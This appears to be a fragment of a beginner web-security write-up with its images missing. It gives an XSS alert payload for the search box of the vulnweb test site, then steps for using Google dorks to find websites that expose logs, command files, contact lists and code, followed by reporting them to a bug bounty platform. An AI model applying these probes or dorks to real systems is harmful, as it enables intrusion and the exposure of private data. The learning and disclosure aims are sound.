
Inject payload - </b> <img src =1 onerror= alert(“ho”)> <b>



**Website -** [search (vulnweb.com)](http://testphp.vulnweb.com/search.php?test=query)

**Insert the alert payload in searchbox and check the result** –





**IMPROPER ACCESS CONTROL**


**Tool used for enumeration (explot-db.com -google dorks)**

**POC- Step1 –**


**Go the website exploit and search for sensitive disclosure operators and search below in URL and find the website that has directory or some PII or code information available.**

**Step 2- can report to open bug bounty and write the concerned email ID –**


**Here Logs Directory are visible -**



**Here the internal command files are visible -**



**Here the contact list is available –**



**Here the python code and library is visible –**

